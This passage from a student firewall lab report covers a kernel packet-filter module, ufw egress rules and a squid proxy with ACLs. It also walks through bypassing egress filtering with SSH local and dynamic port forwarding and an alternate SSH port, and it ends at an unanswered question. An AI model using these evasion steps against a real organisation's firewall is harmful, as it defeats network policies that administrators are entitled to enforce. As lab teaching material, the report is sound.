
To add the compiled program into the kernel, the following command is used.

```
$ sudo insmod pfm.ko
```

The code provided is compiled and further extended to only drop IPv4 ICMP packets. These programs are loaded into the kernel with names `pfm.ko` and `pfm2.ko` respectively. To remove the kernel modules and to display the kernel log, the following two lines can be used.

```
$ sudo rmmod pfm.ko
$ dmesg | tail -10 //Where 10 stands for the last x lines displayed
```

Looking at the figures below, both `ping` and `Telnet` are used to show the different types of packets that are accepted or dropped.





(a) Dropped ping Packets



(b) Dropped Telnet Packets

```
[08/09/2018 02:13] root@ubuntu:/home/seed# ping 8.8.8.8
PING 8.8.8.8 (8.8.8.8) 56(84) bytes of data.
...
-- 8.8.8.8 ping statistics --
6 packets transmitted, 0 received, 100% packet loss, time 5042ms
[08/09/2018 02:13] root@ubuntu:/home/seed# dmesg | tail -10
[ 4159.016121] packet dropped
[ 4160.067643] packet dropped
[ 4161.071533] packet dropped
[ 4161.858017] packet dropped
[ 4162.077636] packet dropped
[ 4163.083571] packet dropped
[ 4164.607962] packet dropped
[ 4166.853523] packet dropped
[ 4169.605626] packet dropped
[08/09/2018 02:13] root@ubuntu:/home/seed#
```

```
[08/09/2018 02:14] root@ubuntu:/home/seed# telnet 192.168.43.156...
Trying 192.168.43.156...
telnet: Unable to connect to remote host: Connection timed out
[08/09/2018 02:15] root@ubuntu:/home/seed# dmesg | tail -10
[ 4245.504343] packet dropped
[ 4247.745234] packet dropped
[ 4249.468846] packet dropped
[ 4250.124232] packet dropped
[ 4250.134233] packet dropped
[ 4253.743757] packet dropped
[ 4254.467044] packet dropped
[ 4258.741663] packet dropped
[ 4263.739827] packet dropped
[ 4265.387250] packet dropped
[08/09/2018 02:15] root@ubuntu:/home/seed#
```

Figure 78: All Packets Dropped

```

[08/09/2018 02:15] root@ubuntu:/home/seed# ping 8.8.8.8
PING 8.8.8.8 (8.8.8.8) 56(84) bytes of data.
^C
-- 8.8.8.8 ping statistics --
11 packets transmitted, 0 received, 100% packet loss, time 9999ms
[08/09/2018 02:16] root@ubuntu:/home/seed# dmesg | tail -10
[ 4296.610121] ICMP packet dropped
[ 4297.609622] ICMP packet dropped
[ 4298.609622] ICMP packet dropped
[ 4299.605316] ICMP packet dropped
[ 4300.603094] ICMP packet dropped
[ 4301.602127] ICMP packet dropped
[ 4302.601402] ICMP packet dropped
[ 4303.598719] ICMP packet dropped
[ 4304.597299] ICMP packet dropped
[ 4305.595960] ICMP packet dropped
[08/09/2018 02:16] root@ubuntu:/home/seed# 

[08/09/2018 02:16] root@ubuntu:/home/seed# telnet 192.168.43.156
Trying 192.168.43.156...
Connected to 192.168.43.156.
Escape character is '^'.
Ubuntu 12.04.2 LTS
ubuntu login: seed
Password: Connection closed by foreign host.
[08/09/2018 02:17] root@ubuntu:/home/seed# dmesg | tail -10
[ 4296.610121] ICMP packet dropped
[ 4297.609622] ICMP packet dropped
[ 4298.609622] ICMP packet dropped
[ 4299.605316] ICMP packet dropped
[ 4300.603094] ICMP packet dropped
[ 4301.602127] ICMP packet dropped
[ 4302.601402] ICMP packet dropped
[ 4303.598719] ICMP packet dropped
[ 4304.597299] ICMP packet dropped
[ 4305.595960] ICMP packet dropped
[08/09/2018 02:17] root@ubuntu:/home/seed# 

```

(a) Dropped ping Packets

(b) Telnet Packets Allowed

Figure 79: Only ICMP Packets Dropped

From the two figures above, all packets were dropped when the module was attached to the kernel, except for figure 8b. It can be seen that Telnet can be executed and the timestamp for the logs are for the dropped ping packets in figure 8a.

3.4 Evading Egress Filtering

Egress filtering is commonly used in companies and schools to restrict the use of certain services and applications. These firewalls inspect the destination IP addresses and port numbers of outgoing packets and dropped if any matches the firewall rules. Deep packet inspections are not performed on the packets due to performance reasons and therefore using the tunnelling mechanism, egress filtering can be bypassed.

Three VMs are setup to demonstrate this purpose. Machine A is behind a firewall while Machines B and C are outside of the firewall. The following firewall rules are also setup using ufw on Machine A as it is more convenient than re-writing the hook.

1. All outgoing traffic to external telnet servers are blocked. The Telnet server is run on Machine C and can be started using the command `sudo service openbsd-inetd start`.
2. All outgoing traffic to `www.facebook.com` are blocked to emulate the restriction in companies/schools to prevent them from being distracted. As Facebook runs on 2 IP addresses, both are blocked (including its https variants). The following lines of code are run to ensure all IP addresses of Facebook are blocked.

```
$ sudo ufw deny out to 157.240.7.38 port 80
$ sudo ufw deny out to 157.240.7.38 port 443
$ sudo ufw deny out to 157.240.7.35 port 80
$ sudo ufw deny out to 157.240.7.35 port 443
$ sudo ufw disable
$ sudo ufw enable
```


To check whether the implementation is successful, the browser can either have its cache cleared or perform a force refresh (`Ctrl+R`).

3.4.1 Telnet Bypass

To bypass the firewall, a SSH tunnel between Machine A and B can be established. This will allow all telnet traffic to go through encrypted, evading any inspection. The following line establishes a SSH tunnel from the localhost's port 8000 Machine B and packets that exit Machine B's SSH port will be forwarded to Machine C.

```
$ ssh -L 8000:<Machine C IP>:23 seed@<Machine B IP>
```

More details on the local and remote forwarding switches can be found on the Unix Stack Exchange.



Machine A has IP address 192.168.43.157

Machine B has IP address 192.168.43.154

Machine C has IP address 192.168.43.156

Figure 80: SSH Tunneling

Once the SSH tunnel has been established, another Terminal window is opened. To connect to Machine C, we will force **Telnet** to use port 8000 since the packet will be forwarded to Machine C via the SSH tunnel.

```
$ telnet localhost 8000
```

Using this method, Machine A can successfully be connected to Machine C via **Telnet**. The **ifconfig** is run to check whether the IP address of the connected system is correct and this is shown in the figure below.




Figure 81: Successfully Connected to Machine C

Wireshark is looked at and it can be seen that one cycle out from and back to Machine A includes

1. Sending an encrypted packet from Machine A to Machine B via SSH
 2. Machine B sending Telnet data to Machine C
 3. Machine C returns back Telnet acknowledgement data and packet
 4. Machine B sends the data back to Machine A in an encrypted response packet via SSH

Packet numbers 18 – 22 in the Wireshark screen capture below show the corresponding interactions between all three machines to transfer data.

No.	Time	Source	Destination	Protocol	Length	Info
5	2018-08-09 06:36:35.95192.168.43.157	192.168.43.154	SSH	162	Encrypted request packet len=96	
6	2018-08-09 06:36:35.95192.168.43.154	192.168.43.156	TCP	74	40182 > telnet [SYN] Seq=0 Win=14600 Len=0 MSS=1460 SACK PERM=1 Tsvl=24844994 TSscr=332175026	
7	2018-08-09 06:36:35.95192.168.43.156	192.168.43.154	TCP	74	79787 > 40102 [SYN, ACK] Seq=0 Ack=1 Win=14480 Len=0 MSS=1460 SACK PERM=1 Tsvl=24844994 TSscr=332175026	
8	2018-08-09 06:36:35.95192.168.43.154	192.168.43.156	TCP	66	40182 > telnet [ACK] Seq=1 Ack=1 Win=14720 Len=0 Tsvl=24844994 TSscr=332174992	
9	2018-08-09 06:36:35.95192.168.43.154	192.168.43.157	SSH	114	Encrypted response packet len=48	
10	2018-08-09 06:36:35.95192.168.43.157	192.168.43.154	TCP	66	52976 > ssh [ACK] Seq=97 Ack=49 Win=442 Len=0 Tsvl=4910151 TSscr=24844994	
11	2018-08-09 06:36:36.11f890..20c..29ff:fed3:4ffff2::fb	MDNS	187	Standard query PTR 154.43.168.192.in-addr.arpa. "QNAME" question		
12	2018-08-09 06:36:36.11f92.168.43.156	224.0.6.251	MDNS	87	Standard query PTR 154.43.168.192.in-addr.arpa. "QNAME" question	
13	2018-08-09 06:36:36.11f92.168.43.154	224.0.6.251	MDNS	109	Standard query response Cache flush ubuntu-2.local	
14	2018-08-09 06:36:36.11f92.168.43.156	192.168.43.154	TELNET	78	Telnet Data ...	
15	2018-08-09 06:36:36.11f92.168.43.154	192.168.43.156	TCP	66	40182 > telnet [ACK] Seq=1 Ack=13 Win=14720 Len=0 Tsvl=24845028 TSscr=332175026	
16	2018-08-09 06:36:36.11f92.168.43.154	192.168.43.157	SSH	114	Encrypted response packet len=48	
17	2018-08-09 06:36:36.11f92.168.43.157	192.168.43.154	TCP	66	52976 > ssh [ACK] Seq=97 Ack=97 Win=442 Len=0 Tsvl=4910185 TSscr=24845028	
18	2018-08-09 06:36:36.11f92.168.43.157	192.168.43.154	SSH	114	Encrypted request packet len=48	
19	2018-08-09 06:36:36.11f92.168.43.154	192.168.43.156	TELNET	78	Telnet Data ...	
20	2018-08-09 06:36:36.11f92.168.43.156	192.168.43.154	TCP	66	tunnel > 40102 [ACK] Seq=13 Ack=13 Win=14592 Len=0 Tsvl=332175026 TSscr=24845028	
21	2018-08-09 06:36:36.11f92.168.43.156	192.168.43.154	TELNET	90	Telnet Data ...	
22	2018-08-09 06:36:36.11f92.168.43.154	192.168.43.157	SSH	130	Encrypted response packet len=64	
23	2018-08-09 06:36:36.11f92.168.43.157	192.168.43.154	SSH	178	Encrypted request packet len=112	
24	2018-08-09 06:36:36.11f92.168.43.154	192.168.43.156	TELNET	131	Telnet Data ...	
25	2018-08-09 06:36:36.11f92.168.43.156	192.168.43.154	TELNET	81	Telnet Data ...	
26	2018-08-09 06:36:36.11f92.168.43.154	192.168.43.157	SSH	130	Encrypted response packet len=64	
27	2018-08-09 06:36:36.11f92.168.43.157	192.168.43.154	SSH	130	Encrypted request packet len=64	

Figure 82: Wireshark Packet Flow

3.4.2 Facebook Bypass

In this task, the same approach using static port forwarding can be used to bypass the firewall. However, dynamic port forwarding can also be used. Instead of requiring that the destination IP address and port number be specified, these can now be omitted. Using dynamic port forwarding only requires the source port and the intermediary IP address be specified, as the intermediary system will determine

where it will forward based on the destination IP address encoded in the packet.

The following command allows us to perform dynamic port forwarding using SSH.

```
$ ssh -D 9000 -C seed@<Machine B IP>
```

The `-D` flag is used to specify that it is a dynamic port forwarding tunnel and the `-C` flag is used to force data compression.

To make use of port 9000 SSH tunnel, the browser must also be configured to make use of it. To configure Firefox, navigate to **Edit > Preferences > Advanced > Network > Settings**. Under “Manual proxy configuration”, SOCKS Host should be set to either `localhost` or `127.0.0.1`, port set to 9000 and “SOCKS v5” selected. Under “No Proxy for:”, the entries should be `localhost`, `127.0.0.1`.






Figure 83: Firefox Configuration

When the SSH tunnel is running in the background on a **Terminal** window, Facebook can be accessed normally via the browser. If the SSH tunnel is broken, Facebook will again be blocked due to the firewall (after removing the proxy settings).



(a) Accessing Facebook via SSH



(b) Blocked Without SSH

Figure 84: Differences with SSH Tunnel

Using Wireshark to analyse the transmitted packets, the same pattern is reflected as the previous task on Telnet. The data is transmitted to Machine C via SSH and it is then forwarded over to Facebook's servers (Client Hello). The server returns back the response to Machine C and it is forwarded back to Machine A via SSH.

No.	Time	Source	Destination	Protocol	Length Info
15	2018-08-09 08:20:56.9192.168.43.157	192.168.43.157	SSHv2	378	Server: New Keys
16	2018-08-09 08:20:56.9192.168.43.157	192.168.43.156	SSHv2	82	Client: New Keys
17	2018-08-09 08:20:56.9192.168.43.156	192.168.43.157	TCP	66	> 52601 [ACK] Seq=1338 Ack=1418 Win=17408 Len=0 TSval=333740166 TSecr=6475389
18	2018-08-09 08:20:56.9192.168.43.157	192.168.43.156	TCP	114	[TCP segment of a reassembled PDU]
19	2018-08-09 08:20:56.9192.168.43.156	192.168.43.157	TCP	66	> 52601 [ACK] Seq=1338 Ack=1458 Win=17408 Len=0 TSval=333740166 TSecr=6475398
20	2018-08-09 08:20:56.9192.168.43.156	192.168.43.157	TCP	114	[TCP segment of a reassembled PDU]
21	2018-08-09 08:20:57.01192.168.43.157	192.168.43.156	TCP	66	52601 > ssh [ACK] Seq=1458 Ack=1306 Win=18560 Len=0 TSval=6475408 TSecr=333740166
22	2018-08-09 08:20:57.11192.168.43.157	192.168.43.156	TCP	130	[TCP segment of a reassembled PDU]
23	2018-08-09 08:20:57.11192.168.43.156	192.168.43.157	TCP	130	[TCP segment of a reassembled PDU]
24	2018-08-09 08:20:57.11192.168.43.157	192.168.43.156	TCP	66	52601 > ssh [ACK] Seq=1522 Ack=1450 Win=18560 Len=0 TSval=6475431 TSecr=333740199
25	2018-08-09 08:21:02.91192.168.43.157	192.168.43.156	TCP	210	[TCP segment of a reassembled PDU]
26	2018-08-09 08:21:02.91192.168.43.156	192.168.43.157	TCP	98	[TCP segment of a reassembled PDU]
27	2018-08-09 08:21:02.91192.168.43.157	192.168.43.156	TCP	66	52601 > ssh [ACK] Seq=1666 Ack=1482 Win=18560 Len=0 TSval=6476887 TSecr=333741654
28	2018-08-09 08:21:02.91192.168.43.157	192.168.43.156	TCP	194	[TCP segment of a reassembled PDU]
29	2018-08-09 08:21:02.91192.168.43.156	192.168.43.157	TCP	66	> 52601 [ACK] Seq=1482 Ack=1794 Win=22528 Len=0 TSval=333741664 TSecr=6476887
30	2018-08-09 08:21:03.01192.168.43.157	192.168.43.157	TCP	114	[TCP segment of a reassembled PDU]
31	2018-08-09 08:21:03.01192.168.43.157	192.168.43.156	TCP	386	[TCP segment of a reassembled PDU]
32	2018-08-09 08:21:03.01192.168.43.156	192.168.43.157	TCP	66	> 52601 [ACK] Seq=1530 Ack=2114 Win=25088 Len=0 TSval=333741678 TSecr=6476911
33	2018-08-09 08:21:03.01192.168.43.156	192.168.43.157	TCP	178	[TCP segment of a reassembled PDU]
34	2018-08-09 08:21:03.01192.168.43.156	192.168.43.157	TCP	322	[TCP segment of a reassembled PDU]
35	2018-08-09 08:21:03.01192.168.43.157	192.168.43.156	TCP	66	52601 > ssh [ACK] Seq=2114 Ack=1898 Win=20544 Len=0 TSval=6476912 TSecr=333741678
36	2018-08-09 08:21:03.31192.168.43.156	192.168.43.157	TCP	130	[TCP segment of a reassembled PDU]
37	2018-08-09 08:21:03.31192.168.43.157	192.168.43.156	TCP	66	52601 > ssh [ACK] Seq=2114 Ack=1962 Win=20544 Len=0 TSval=6476990 TSecr=333741747
44	2018-08-09 08:21:17.81192.168.43.157	192.168.43.156	TCP	146	[TCP segment of a reassembled PDU]
47	2018-08-09 08:21:17.81192.168.43.156	157.240.7.38	TCP	74	35114 > https [SYN] Seq=0 Win=14600 Len=0 MSS=1460 SACK Perm=1 TSval=333745392 TSecr=0 WS=128
48	2018-08-09 08:21:17.91157.240.7.38	192.168.43.156	TCP	60	https > 35114 [SYN, ACK] Seq=0 Ack=1 Win=64248 Len=0 MSS=1460
49	2018-08-09 08:21:17.91157.240.7.38	157.240.7.38	TCP	60	35114 > https [ACK] Seq=1 Ack=1 Win=14600 Len=0
50	2018-08-09 08:21:17.91192.168.43.156	192.168.43.157	TCP	114	[TCP segment of a reassembled PDU]
51	2018-08-09 08:21:17.91192.168.43.157	192.168.43.156	TCP	66	52601 > ssh [ACK] Seq=2193 Ack=2010 Win=20544 Len=0 TSval=6480627 TSecr=333745394
52	2018-08-09 08:21:17.91192.168.43.157	192.168.43.156	TCP	514	[TCP segment of a reassembled PDU]
53	2018-08-09 08:21:17.91192.168.43.156	157.240.7.38	TLSv1	451	Client Hello
54	2018-08-09 08:21:17.91157.240.7.38	192.168.43.156	TCP	60	https > 35114 [ACK] Seq=1 Ack=398 Win=64248 Len=0
55	2018-08-09 08:21:17.91157.240.7.38	192.168.43.156	TLSv1	199	Server Hello, Change Cipher Spec, Encrypted Handshake Message
56	2018-08-09 08:21:17.91192.168.43.156	157.240.7.38	TCP	60	35114 > https [ACK] Seq=398 Ack=146 Win=15544 Len=0
57	2018-08-09 08:21:17.91192.168.43.156	192.168.43.157	TCP	258	[TCP segment of a reassembled PDU]
58	2018-08-09 08:21:17.91192.168.43.157	192.168.43.156	TCP	162	[TCP segment of a reassembled PDU]

Figure 85: Proxy Packet Transfer

Question 4:

If ufw blocks SSH TCP port 22, can a SSH tunnel still be set up to evade egress filtering?

Answer 4:

Yes. Both on the server and client side, the port number for SSH can be changed by modifying the file `/etc/ssh/sshd_config`. For this example, the port number is changed from 22 to 26. The SSH service is then restarted and tested. For convenience, the `-p` switch is sufficient to show that a SSH tunnel can be established.




Figure 86: SSH Egress Filtering Bypassed

Again, we see from the figure above that we can obtain a connection to a remote server and obtain the server's IP address, bypassing the ufw firewall.

3.5 Web Proxy – Application Firewall

Application firewalls are another type of firewall that can be used to filter packets. Instead of inspecting data at the layer 3 data (looking at the header fields of the packets), these firewalls look at application-layer data. These firewalls control access from/to applications or services.

3.5.1 squid Server Setup

A common implementation of this firewall are web proxies. For this lab, the web proxy that will be used is **squid** and can be installed by executing `sudo apt-get squid`.

After installation, the firewall policies can be set-up by modifying the file `squid.conf` in the folder `/etc/squid3`. The `squid` server needs to be restarted every time a modification has been done to the file, otherwise the new rules will not effect.

Two VMs are set-up for this task, Machine A and B. Machine A will emulate the system that requires its browsing restricted and Machine B will run the web proxy. To configure the browser for Machine A, the “HTTP Proxy” option is set to Machine B’s IP address and port 3128 (default port for **squid** service).




Figure 87: Proxy Configuration Settings

After configuration, any website that is visited will show an access denied error. Also, we notice that at the footer that **squid** and the version of the software is mentioned when the site is blocked. This shows that the configuration of the software is correct and that all sites are blocked by default after installing **squid**.




Figure 88: Blocked By Proxy

To check why all sites are blocked, the configuration file needs to be accessed. To find the line causing this quickly, this line is used.

```
$ cat /etc/squid3/squid.conf | grep deny
```

The lines that stands out from the printed result are in the firewall access block of code. In this block, every site is denied with the exception of localhost sites, which are not affected.


```
http_access deny manager
http_access deny !Safe_ports
http_access deny CONNECT !SSL_ports
#http_access deny to_localhost
# And finally deny all other access to this proxy
http_access deny all
```

To allow all websites through the web proxy, an Access Control List (ACL) needs to be created. By doing so, we can allow this ACL to access any website. The following lines must be added **before** `http_access deny all`.


```
acl all src 0.0.0.0/0    #acl <acl name> <type> <data>
http_access allow all    #http_access <allow/deny> <acl name>
```

To allow specific sites like `google.com` to be accessed and other sites blocked, the ACL needs to be used. The previous entries need to be commented out or it will conflict with the current ACL.

```
#acl all src 0.0.0.0/0
#http_access allow all
acl google dstdomain .google.com.
http_access allow google
```



(a) Access to Google



(b) Blocked to Anywhere Else

Figure 89: Selective Access via ACL

Analysing the captured packets via Wireshark, we noticed that for Google the packet flow was the same as when SSH was used. The data is passed from Machine A to the web proxy and that data was forwarded to the respective destination IP address and port. Similarly, return of data from the destination goes through the web proxy and back to Machine A.

However, for the site that was denied, the data goes through from Machine A to the web proxy but is now returned an access denied page. This is in contrast to the previous firewall where the packets are dropped.

3.5.2 Firewall Evasion

Question 5:

If ufw blocks TCP port 3128, can the web proxy still be used to evade the firewall?

Answer 5:

